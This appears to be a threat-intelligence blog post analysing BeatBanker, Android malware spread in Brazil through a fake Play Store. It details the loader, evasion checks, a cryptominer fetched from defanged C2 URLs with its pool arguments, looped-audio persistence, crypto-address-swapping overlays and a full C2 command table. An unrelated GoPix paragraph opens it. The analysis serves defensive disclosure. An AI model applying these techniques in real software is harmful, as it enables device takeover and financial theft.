With the ability to load its memory-only implant that employs a malicious Proxy AutoConfig (PAC) file and an HTTP server to execute an unprecedented man-in-the-middle attack, GoPix is by far the most advanced banking Trojan of Brazilian origin. The injection of a trusted root certificate into the browser enhances its ability to intercept and manipulate sensitive financial data while maintaining its stealth profile, as the malicious certificate is not visible to operating system tools. Additionally, GoPix has expanded its clipboard monitoring capability by adding Boleto slips to its arsenal, which already includes Pix transactions and cryptowallets addresses.
This is a sophisticated threat, with multiple layers of evasion, persistence, and functionality. The investigation into the malware’s shellcode, dropper, and main module uncovered intricate mechanisms, including process jumping to leverage specific functionalities across processes. This technique, combined with robust string encryption methods applied to both the dropper and main payload, indicates that the threat actor has gone to great lengths to hinder detection. Interestingly enough, attackers adopted the use of a legitimate commercial anti-fraud service to pre-qualify their targets, aiming to avoid sandboxes and security researchers’ investigations. Additionally, the persistence and cleanup mechanisms implemented by the malware enhance its durability during incident response efforts, with very short C2 lifespans.
Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT.
This blog post outlines each phase of the malware’s activity on the victim’s handset, explains how it ensures long‑term persistence, and describes its communication with mining pools.
Key findings:
To maintain persistence, the Trojan employs a creative mechanism: it plays an almost inaudible audio file on a loop so it cannot be terminated. This inspired us to name it BeatBanker.
It monitors battery temperature and percentage, and checks whether the user is using the device.
At various stages of the attack, BeatBanker disguises itself as a legitimate application on the Google Play Store and as the Play Store itself.
It deploys a banker in addition to a cryptocurrency miner.
When the user tries to make a USDT transaction, BeatBanker creates overlay pages for Binance and Trust Wallet, covertly replacing the destination address with the threat actor’s transfer address.
New samples now drop BTMOB RAT instead of the banking module.
Initial infection vector

The campaign begins with a counterfeit website, cupomgratisfood[.]shop, that looks exactly like the Google Play Store. This fake app store contains the “INSS Reembolso” app, which is in fact a Trojan. There are also other apps that are most likely Trojans too, but we haven’t obtained them.
The INSS Reembolso app poses as the official mobile portal of Brazil’s Instituto Nacional do Seguro Social (INSS), a government service that citizens can use to perform more than 90 social security tasks, from retirement applications and medical exam scheduling to viewing CNIS (National Registry of Social Information), tax, and payment statements, as well as tracking request statuses. By masquerading as this trusted platform, the fake page tricks users into downloading the malicious APK.
Packing

The initial APK file is packed and makes use of a native shared library (ELF) named libludwwiuh.so that is included in the application. Its main task is to decrypt another ELF file that will ultimately load the original DEX file.
First, libludwwiuh.so decrypts an embedded encrypted ELF file and drops it to a temporary location on the device under the name l.so. The same code that loaded the libludwwiuh.so library then loads this file, which uses the Java Native Interface (JNI) to continue execution.

l.so – the DEX loader
The library does not have calls to its functions; instead, it directly calls the Java methods whose names are encrypted in the stack using XOR (stack strings technique) and restored at runtime:
Initially, the loader makes a request to collect some network information using https://ipapi.is to determine whether the infected device is a mobile device, if a VPN is being used, and to obtain the IP address and other details.

This loader is engineered to bypass mobile antivirus products by utilizing dalvik.system.InMemoryDexClassLoader. It loads malicious DEX code directly into memory, avoiding the creation of any files on the device’s file system. The necessary DEX files can be extracted using dynamic analysis tools like Frida.
Furthermore, the sample incorporates anti-analysis techniques, including runtime checks for emulated or analysis environments. When such an environment is detected (or when specific checks fail, such as verification of the supported CPU_ABI), the malware can immediately terminate its own process by invoking android.os.Process.killProcess(android.os.Process.myPid()), effectively self-destructing to hinder dynamic analysis.


After execution, the malware displays a user interface that mimics the Google Play Store page, showing an update available for the INSS Reembolso app. This is intended to trick victims into granting installation permissions by tapping the “Update” button, which allows the download of additional hidden malicious payloads.
The payload delivery process mimics the application update. The malware uses the REQUEST_INSTALL_PACKAGES permission to install APK files directly into its memory, bypassing Google Play. To ensure persistence, the malware keeps a notification about a system update pinned to the foreground and activates a foreground service with silent media playback, a tactic designed to prevent the operating system from terminating the malicious process.
Crypto mining
When UPDATE is clicked on a fake Play Store screen, the malicious application downloads and executes an ELF file containing a cryptomining payload. It starts by issuing a GET request to the C2 server at either hxxps://accessor.fud2026.com/libmine-<arch>.so or hxxps://fud2026.com/libmine-<arch>.so. The downloaded file is then decrypted using CipherInputStream(), with the decryption key being derived from the SHA-1 hash of the downloaded file’s name, ensuring that each version of the file is encrypted with a unique key. The resulting file is renamed d-miner.

The decrypted payload is an ARM-compiled XMRig 6.17.0 binary. At runtime, it attempts to create a direct TCP connection to pool.fud2026[.]com:9000. If successful, it uses this endpoint; otherwise, it automatically switches to the proxy endpoint pool-proxy.fud2026[.]com:9000. The final command-line arguments passed to XMRig are as follows:
-o pool.fud2026[.]com:9000 or pool-proxy.fud2026[.]com:9000 (selected dynamically)
-k (keepalive)
--tls (encrypted connection)
--no-color (disable colored output)
--nicehash (NiceHash protocol support)
C2 telemetry
The malware uses Google’s legitimate Firebase Cloud Messaging (FCM) as its primary command‑and‑control (C2) channel. In the analyzed sample, each FCM message received triggers a check of the battery status, temperature, installation date, and user presence. A hidden cryptocurrency miner is then started or stopped as needed. These mechanisms ensure that infected devices remain permanently accessible and responsive to the attacker’s instructions, which are sent through the FCM infrastructure. The attacker monitors the following information:
isCharging: indicates whether the phone is charging;
batteryLevel: the exact battery percentage;
isRecentInstallation: indicates whether the application was recently installed (if so, the implant delays malicious actions);
isUserAway: indicates whether the user is away from the device (screen off and inactive);
overheat: indicates whether the device is overheating;
temp: the current battery temperature.
Persistence
The KeepAliveServiceMediaPlayback component ensures continuous operation by initiating uninterrupted playback via MediaPlayer. It keeps the service active in the foreground using a notification and loads a small, continuous audio file. This constant activity prevents the system from suspending or terminating the process due to inactivity.
The identified audio output8.mp3 is five seconds long and plays on a loop. It contains some Chinese words.
Banking module

BeatBanker compromises the machine with a cryptocurrency miner and introduces another malicious APK that acts as a banking Trojan. This Trojan uses previously obtained permission to install an additional APK called INSS Reebolso, which is associated with the package com.destination.cosmetics.
Similar to the initial malicious APK, it establishes persistence by creating and displaying a fixed notification in the foreground to hinder removal. Furthermore, BeatBanker attempts to trick the user into granting accessibility permissions to the package.
Leveraging the acquired accessibility permissions, the malware establishes comprehensive control over the device’s user interface.
The Trojan constantly monitors the foreground application. It targets the official Binance application (com.binance.dev) and the Trust Wallet application (com.wallet.crypto.trustapp), focusing on USDT transactions. When a user tries to withdraw USDT, the Trojan instantly overlays the target app’s transaction confirmation screen with a highly realistic page sourced from Base64-encoded HTML stored in the banking module.

The module captures the original withdrawal address and amount, then surreptitiously substitutes the destination address with an attacker-controlled one using AccessibilityNodeInfo.ACTION_SET_TEXT. The overlay page shows the victim the address they copied (for Binance) or just shows a loading icon (for Trust Wallet), leading them to believe they are remitting funds to the intended wallet when, in fact, the cryptocurrency is transferred to the attacker’s designated address.
Fake overlay pages: Binance (left) and Trust Wallet (right)
Target browsers
BeatBanker’s banking module monitors the following browsers installed on the victim’s device:
Chrome
Firefox
sBrowser
Brave
Opera
DuckDuckGo
Dolphin Browser
Edge
Its aim is to collect the URLs accessed by the victim using the regular expression ^(?:https?://)?(?:[^:/\\\\]+\\\\.)?([^:/\\\\]+\\\\.[^:/\\\\]+). It also offers management functionalities (add, edit, delete, list) for links saved in the device’s default browser, as well as the ability to open links provided by the attacker.
C2 communication
BeatBanker is also designed to receive commands from the C2. These commands aim to collect the victim’s personal information and gain complete control of the device.
Command
Description
0
Starts dynamic loading of the DEX class
Update
Simulates software update and locks the screen
msg:
Displays a Toast message with the provided text
goauth<*>
Opens Google Authenticator (if installed) and enables the AccessService.SendGoogleAuth flag used to monitor and retrieve authentication codes
kill<*>
Sets the protection bypass flag AccessService.bypass to “True”
and sets the initializeService.uninstall flag to “Off”
srec<*>
Starts or stops audio recording (microphone), storing the recorded data in a file with an automatically generated filename. The following path format is used to store the recording: /Config/sys/apps/rc/<timestamp>_0REC<last5digits>.wav
pst<*>
Pastes text from the clipboard (via Accessibility Services)
GRC<*>
Lists all existing audio recording files
gtrc<*>
Sends a specific audio recording file to the C2
lcm<*>
Lists supported front camera resolutions
usdtress<*>
Sets a USDT cryptocurrency address when a transaction is detected
lnk<*>
Opens a link in the browser
EHP<*>
Updates login credentials (host, port, name) and restarts the application
ssms<*>
Sends an SMS message (individually or to all contacts)
CRD<*>
Adds (E>) or removes (D>) packages from the list of blocked/disabled applications
SFD<*>
Deletes files (logs, recordings, tones) or uninstalls itself
adm<>lck<>
Immediately locks the screen using Device Administrator permissions
adm<>wip<>
Performs a complete device data wipe (factory reset)
Aclk<*>
Executes a sequence of automatic taps (auto-clicker) or lists existing macros
KBO<*>lod
Checks the status of the keylogger and virtual keyboard
KBO<*>AKP/AKA
Requests permission to activate a custom virtual keyboard or activates one
Requests Draw Over Other Apps permission (overlay)
RPM<*>INST
Requests permission to install apps from unknown sources (Android 8+)
ussd<*>
Executes a USSD code (e.g., *#06# for IMEI)
Blkt<*>
Sets the text for the lock overlay
BLKV<*>
Enables or disables full-screen lock using WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY to display a black FrameLayout element over the entire screen
SCRD<> / SCRD2<>
Enables/disables real-time screen text submission to the C2 (screen reading)
Controls VPN and firewall (status, block/allow apps, enable/disable)
noti<*>
Creates persistent and custom notifications
sp<*>
Executes a sequence of swipes/taps (gesture macro)
lodp<*>
Manages saved links in the internal browser (add, edit, delete, list)
scc:
Starts screen capture/streaming
New BeatBanker samples dropping BTMOB
Our recent detection efforts uncovered a campaign leveraging a fraudulent StarLink application that we assess as being a new BeatBanker variant. The infection chain mirrored previous instances, employing identical persistence methods – specifically, looped audio and fixed notifications. Furthermore, this variant included a crypto miner similar to those seen previously. However, rather than deploying the banking module, it was observed distributing the BTMOB remote administration tool.
